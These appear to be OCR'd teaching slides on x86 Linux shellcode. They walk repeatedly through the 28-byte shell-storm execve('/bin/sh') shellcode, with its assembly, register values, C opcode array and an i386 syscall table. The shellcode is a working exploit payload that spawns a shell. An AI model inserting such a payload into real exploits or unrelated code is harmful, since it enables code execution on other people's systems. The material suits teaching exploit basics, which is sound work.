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
```

28 bytes

Registers:
eax = 0xb; 11 in decimal
ebx
ecx = 0
edx = 0



http://shell-storm.org/shellcode/files/shellcode-811.php

If successful, a new process “/bin/sh” is created!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
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
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php



Registers:
eax = 0xb; 11 in decimal, execve()
ebx
ecx = 0
edx = 0

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
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
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



http://shell-storm.org/shellcode/files/shellcode-811.php

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mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
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

                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly



%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

If not successful, let us clean it up!

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov   ecx,eax
mov   edx,eax
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char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
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

Registers:
eax = 0x1; exit()
ebx
ecx = 0
edx = 0